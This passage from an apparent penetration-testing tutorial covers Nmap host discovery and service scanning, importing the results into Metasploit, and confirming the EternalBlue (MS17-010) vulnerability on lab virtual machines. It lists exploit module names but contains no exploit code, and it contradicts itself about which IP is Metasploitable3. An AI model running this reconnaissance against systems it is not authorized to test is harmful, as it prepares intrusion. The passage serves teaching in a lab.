We will be using Nmap in conjunction with Metasploit, where we will import our Nmap scan results into the Metasploit framework database. Nmap can generate output in a wide variety of formats. In our case, we will be exporting our scan results in XML format so that we can import them into the Metasploit database.

Ensure that you have the following target virtual machines running, as we will be utilizing them in this chapter:

- **Windows 7**
- **Metasploitable3**
- **Metasploitable2**

Now that we have a clear picture of what hosts we will be targeting, we can begin the host discovery process with Nmap.


Host discovery with Nmap

The first step in footprinting is to discover the active hosts on a network and their corresponding IP addresses. Following this, we will scan these hosts individually to discover open ports, the services running, and the operating system that is being used:

1. We can perform a *ping sweep* scan on the entire virtual network subnet that we created in *Chapter 2*, *Setting Up Our Lab*, by running the following command:

```
sudo nmap -sn 10.10.10.1/24
```

As you can see, in *Figure 3.7*, we have four active hosts on our network. However, we still do not know what operating systems these hosts are running, making it very difficult to identify what IP addresses correspond to our virtual machines:



```
kali@kali:~$ sudo nmap -sn 10.10.10.1/24
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-07 12:30 EST
Nmap scan report for 10.10.10.1
Host is up (0.00017s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.10.10.2
Host is up (0.00016s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.10.10.3
Host is up (0.00015s latency).
MAC Address: 08:00:27:45:27:C2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.4
Host is up (0.00020s latency).
MAC Address: 08:00:27:99:B1:5F (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.7
Host is up (0.00023s latency).
MAC Address: 08:00:27:2F:DC:9B (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.8
Host is up (0.00024s latency).
MAC Address: 08:00:27:60:C3:99 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.10.5
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.56 seconds
kali@kali:~$
```


Figure 3.7 – Host discovery with Nmap

This Nmap scan will send *ping* requests to all hosts on the network and will determine whether a host is online based on the responses it receives.

2. To determine the operating systems that the target virtual machines are running, we can run an aggressive scan on our virtual network subnet with Nmap. This can be done by running the following command:

```
sudo nmap -A -T4 10.10.10.1/24
```

This scan will reveal the target operating system, the services running, the service versions, and the open ports running on the target systems. For instance, you should be able to determine what operating system a host is running by analyzing the operating system scan discovery results. *Figure 3.8* outlines the `OS discovery results` for the virtual machine with an IP address of `10.10.10.7`. As you can see, the `OS discovery results` indicate that the host is running `Windows Server 2008 SP1`, which means it is the Metasploitable3 virtual machine:



```
Host script results:
|_clock-skew: mean: 1h20m01s, deviation: 3h16m01s, median: 0s
|_nbstat: NetBIOS name: VAGRANT-2008R2, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:2f:dc:9b
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: vagrant-2008R2
|   NetBIOS computer name: VAGRANT-2008R2\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-03-07T09:40:12-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-03-07T17:40:12
|_  start_date: 2021-03-07T17:08:26

TRACEROUTE
HOP RTT     ADDRESS
1   0.29 ms 10.10.10.7
```

Figure 3.8 – OS discovery with Nmap

Note

You can also scan for specific information such as the operating system and service information by using the `-O` flag and the `-sV` flag.

Given the infrastructure of our virtual network and the use of **Dynamic Host Configuration Protocol** (**DHCP**), your virtual machine IP addresses might be assigned differently in comparison to the scenario here. In this case, the IP addresses correspond to the following hosts:

a) Metasploitable3: `10.10.10.4`

b) Metasploitable2: `10.10.10.8`

c) Windows 7: `10.10.10.7`

Now that we have mapped out the hosts on our network, we can perform our individual scans on all the hosts on the network to determine what services are running and what ports are open.

3. To perform a comprehensive scan on a target, we will use a *half-open advanced scan* (*SYN scan*) in Nmap on all TCP ports. This will give us an accurate picture of what services and ports are open and are running on the target systems. We will also output the results into XML format for importation into `msfconsole`. This can be done by running the following Nmap scan:

```
sudo nmap -sS -A -T4 -p- <IP-ADDRESS> -oX output_file.xml
```


> **Important note**
>
> You will need to run this scan for all target virtual machines on the virtual network to determine what ports are open and what services are running. We will use this information in the next section, which involves performing a vulnerability analysis to determine potential vulnerabilities that can be exploited.

4. After running the scans, you should have your scan results saved in XML format. We can now begin importing the results into Metasploit. First, we need to start `msfconsole`.

5. After starting `msfconsole`, we can import the Nmap XML results by running the `db_import` command:

```
db_import /home/kali/Desktop/outpute_file.xml
```

This will import the scan results, and `msfconsole` will automatically add the target specified in the scan as a host, as demonstrated in the following screenshot:



```
msf6 > db_import ~/Desktop/windows7
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.10.10'
[*] Importing host 10.10.10.4
[*] Successfully imported /home/kali/Desktop/windows7
msf6 > 
```

Figure 3.9 – Importing the Nmap scan results

After importing the scan results, we can perform a vulnerability analysis on these results to identify potentially exploitable vulnerabilities. This process is extremely important as it will determine our chances of successful exploitation.

Vulnerability assessment

Vulnerability assessment is the process of identifying, quantifying, and prioritizing vulnerabilities within a system. This process can be automated through the use of vulnerability scanning systems such as *OpenVAS* and *Nessus*. However, automated vulnerability scans do not actively exploit vulnerabilities on systems, they only report them. This is where penetration tests come in. As a penetration tester, you will not only need to discover vulnerabilities but actively attempt to exploit them to verify their severity and risk.

Therefore, it is important, as a penetration tester, to learn how to perform manual vulnerability assessments on your targets as opposed to relying on automated *vulnerability scanning* tools. The ability to actively scan and detect vulnerabilities manually is an essential skill.

Based on the results we have gathered from our targets in the footprinting phase, we can begin the process of identifying vulnerabilities by closely examining the operating systems and services that are running on the target virtual machines.


Metasploitable3 vulnerabilities

We can begin analyzing the Nmap results for the Metasploitable3 virtual machine in `msfconsole`:

1. After starting `msfconsole`, we can list the active hosts to identify the Metasploitable3 virtual machine. You can do this by running the following command in `msfconsole`:

   ```
   hosts -u
   ```

   Figure 3.10 outlines all of the active hosts that we imported from our Nmap scan results. As you can see, `msfconsole` lists the target IP addresses and OS name. This information is useful; however, we need to identify the operating system and service versions:




```
msf6 > hosts -u

Hosts
=====

address     mac                name  os_name       os_flavor  os_sp  purpose  info  comments
-------     ---                ----  -------       ---------  -----  -------  ----  --------
10.10.10.4  08:00:27:99:b1:5f        Windows 2008                    server
10.10.10.7  08:00:27:2f:dc:9b        Windows 7                       client
10.10.10.8  08:00:27:60:c3:99        Linux                    2.6.X  server

msf6 >
```

Figure 3.10 – The msfconsole hosts

2. To display the services and service versions running on a particular host, we can use the following command in `msfconsole`:

```
services <IP-ADDRESS>
```

As outlined in *Figure 3.11*, we can identify that the operating system version is `Windows Server 2008 R2, Service Pack 1`:




```
Services
========

host        port  proto name                 state  info
----        ----  ----- ----                 -----  ----
10.10.10.7  21    tcp   ftp                  open   Microsoft ftpd
10.10.10.7  22    tcp   ssh                  open   OpenSSH 7.1 protocol 2.0
10.10.10.7  80    tcp   http                 open   Microsoft IIS httpd 7.5
10.10.10.7  135   tcp   msrpc                open   Microsoft Windows RPC
10.10.10.7  139   tcp   netbios-ssn          open   Microsoft Windows netbios-ssn
10.10.10.7  445   tcp   microsoft-ds         open   Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
10.10.10.7  3306  tcp   mysql                open   MySQL 5.5.20-log
10.10.10.7  3389  tcp   ssl/ms-wbt-server    open
10.10.10.7  3700  tcp   giop                 open   CORBA naming service
10.10.10.7  4848  tcp   ssl/appserv-http     open
10.10.10.7  5985  tcp   http                 open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
10.10.10.7  7676  tcp   java-message-service open   Java Message Service 301
10.10.10.7  8009  tcp   ajp13                open   Apache Jserv Protocol v1.3
10.10.10.7  8020  tcp   http                 open   Apache httpd
10.10.10.7  8027  tcp                        open
10.10.10.7  8080  tcp   http                 open   Sun GlassFish Open Source Edition  4.0
10.10.10.7  8181  tcp   ssl/intermapper      open
10.10.10.7  8282  tcp   http                 open   Apache Tomcat/Coyote JSP engine 1.1
10.10.10.7  8383  tcp   ssl/http             open   Apache httpd
10.10.10.7  8484  tcp   http                 open   Jetty winstone-2.8
10.10.10.7  8585  tcp   http                 open   Apache httpd 2.2.21 (Win64) PHP/5.3.10 DAV/2
10.10.10.7  8686  tcp   java-rmi             open   Java RMI
10.10.10.7  9200  tcp   wap-wsp              open
10.10.10.7  9300  tcp   vrace                open
```

Figure 3.11 – Metasploitable3 services

After some quick Google searching, I can identify an unpatched vulnerability in the operating system.

You can search for service and operating system-specific vulnerabilities through search engines such as Google. This process can be fine-tuned through the use of specific search engine operators, as demonstrated in *Figure 3.12*:



windows server 2008 r2 exploit metasploit site:exploit-db.com

About 152 results (0.30 seconds)

https://www.exploit-db.com › docs › english › 42... PDF

HOW TO EXPLOIT ETERNALBLUE TO GET A ...

26 Jun 2017 — HOW TO **EXPLOIT** ETERNALBLUE TO GET A **METERPRETER**. SESSION ON **WINDOWS SERVER** 2012 R2. Sheila A. Berta (@UnaPibaGeek) ... on Windows 7 and **Windows Server 2008 R2**. On the other hand, the ...

https://www.exploit-db.com › exploits

Microsoft Windows Server 2008 R2 (x64) - Exploit Database

10 May 2017 — Microsoft **Windows Server 2008 R2** (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010).

https://www.exploit-db.com › exploits

Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 ...

11 Jul 2017 — CVE-2017-0144 . remote **exploit** for **Windows** platform. ... x64 - **Windows** 2012 R2 x64 - **Windows** 8.1 x64 - **Windows 2008 R2** SP1 x64 - **Windows** 7 ... setup is allocated on private heap (it is created by RtlCreateHeap() on initialing **server**). ... WordPress Core, **Metasploit** Framework (MSF), WordPress Plugin ...

https://www.exploit-db.com › exploits

Microsoft Windows - Windows local - Exploit Database

17 Jul 2019 — This affects Windows 7, **Windows Server** 2012 R2, Windows RT 8.1, Windows ... 2012, Windows 8.1, **Windows Server** 2016, **Windows Server 2008 R2**, ... **Vulnerability** discovery/detection 'Jacob Robles' # **Metasploit** module] ...


Figure 3.12 – Searching for vulnerabilities

This particular version of Windows Server 2008 is vulnerable to the *MS17-010* vulnerability, which is code-named **EternalBlue**. For more information about this vulnerability, please refer to `https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010`. **EternalBlue** is an exploit that allows attackers to remotely execute arbitrary code by exploiting a vulnerability in Microsoft's **Server Message Block (SMB)** V1 protocol.

3. To verify that our target is vulnerable to this exploit, we can search for an auxiliary scanner module within `msfconsole`. This can be done by running the following command:

```
search eternalblue
```

As you can see, in *Figure 3.13*, this will display multiple modules matching the search term of `eternalblue`. However, we want to select the auxiliary module that will identify whether our target is vulnerable or not:




```
msf6 > search eternalblue

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check
   -  ----                                           ---------------  ----     -----
   0  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No
s Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                              normal   No
   2  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No
   4  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes
s Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes
```

Figure 3.13 – The auxiliary module

4. To use the module, we can use the `use` command and specify the module name:

```
use auxiliary/scanner/smb/smb_ms17_010
```

5. After specifying the module, we will need to configure the scanner options. The main option that we need to modify is the `RHOSTS` option. The `RHOSTS` option is used to specify the target IP address, as shown in *Figure 3.14*:



```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                 Required  Description
   ----         ---------------                                                 --------  -----------
   CHECK_ARCH   true                                                            no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                            no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                           no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                       yes       The target host(s), range CIDR identifier, or hosts
 'file:<path>'
   RPORT        445                                                             yes       The SMB service port (TCP)
   SMBDomain    .                                                               no        The Windows domain to use for authentication
   SMBPass                                                                      no        The password for the specified username
   SMBUser                                                                      no        The username to authenticate as
   THREADS      1                                                               yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Figure 3.14 – The RHOSTS option


6. We can set the `RHOSTS` option by running the following command:

```
set RHOSTS <IP-ADDRESS>
```

7. After setting the `RHOSTS` option, we can run the auxiliary module using the following command:

```
run
```

As demonstrated in *Figure 3.15*, our Metasploitable3 virtual machine is vulnerable to the EternalBlue exploit:



```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.10.10.4
RHOSTS => 10.10.10.4
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.10.10.4:445        - Host is likely VULNERABLE to MS17-010!
[*] 10.10.10.4:445        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Figure 3.15 – The host is vulnerable

We have now identified and confirmed a potential vulnerability that could provide us with remote access to the target if successfully exploited. In the next section, we will take a look at the exploitation phase.


Metasploitable2 vulnerabilities

Similar to Metasploitable3, we can analyze the Nmap results that we imported for the Metasploitable2 virtual machine in *msfconsole*. Let's perform the following steps:

1. To display the services and service versions running on Metasploitable2, we can use the following command in `msfconsole`:

```
services <IP-ADDRESS>
```

As you can see, in *Figure 3.16*, Metasploitable2 has services running. Most of these are outdated given the service versions. We can also deduce that the server is running an older version of Ubuntu:



```
host        port   proto  name         state  info
----        ----   -----  ----         -----  ----
10.10.10.8  21     tcp    ftp          open   vsftpd 2.3.4
10.10.10.8  22     tcp    ssh          open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
10.10.10.8  23     tcp    telnet       open   Linux telnetd
10.10.10.8  25     tcp    smtp         open   Postfix smtpd
10.10.10.8  53     tcp    domain       open   ISC BIND 9.4.2
10.10.10.8  80     tcp    http         open   Apache httpd 2.2.8 (Ubuntu) DAV/2
10.10.10.8  111    tcp    rpcbind      open   2 RPC #100000
10.10.10.8  139    tcp    netbios-ssn  open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
10.10.10.8  445    tcp    netbios-ssn  open   Samba smbd 3.0.20-Debian workgroup: WORKGROUP
10.10.10.8  512    tcp    exec         open   netkit-rsh rexecd
10.10.10.8  513    tcp    login        open
10.10.10.8  514    tcp    tcpwrapped   open
10.10.10.8  1099   tcp    java-rmi     open   GNU Classpath grmiregistry
10.10.10.8  1524   tcp    bindshell    open   Metasploitable root shell
10.10.10.8  2049   tcp    nfs          open   2-4 RPC #100003
10.10.10.8  2121   tcp    ftp          open   ProFTPD 1.3.1
10.10.10.8  3306   tcp    mysql        open   MySQL 5.0.51a-3ubuntu5
10.10.10.8  3632   tcp    distccd      open   distccd v1 (GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4)
10.10.10.8  5432   tcp    postgresql   open   PostgreSQL DB 8.3.0 - 8.3.7
10.10.10.8  5900   tcp    vnc          open   VNC protocol 3.3
10.10.10.8  6000   tcp    x11          open   access denied
10.10.10.8  6667   tcp    irc          open   UnrealIRCd
10.10.10.8  6697   tcp    irc          open   UnrealIRCd
10.10.10.8  8009   tcp    ajp13        open   Apache Jserv Protocol v1.3
10.10.10.8  8180   tcp    http         open   Apache Tomcat/Coyote JSP engine 1.1
10.10.10.8  8787   tcp    drb          open   Ruby DRb RMI Ruby 1.8; path /usr/lib/ruby/1.8/drb
10.10.10.8  49777  tcp    java-rmi     open   GNU Classpath grmiregistry
10.10.10.8  49946  tcp    status       open   1 RPC #100024
10.10.10.8  52987  tcp    nlockmgr     open   1-4 RPC #100021
10.10.10.8  57588  tcp    mountd       open   1-3 RPC #100005

msf6 >
```

Figure 3.16 – Metasploitable2 services

2. We can utilize a useful tool, called `searchsploit`, which comes prepackaged with Kali Linux, to find potential exploits for the specific service versions that are running on the target. We can do this by running the following command:

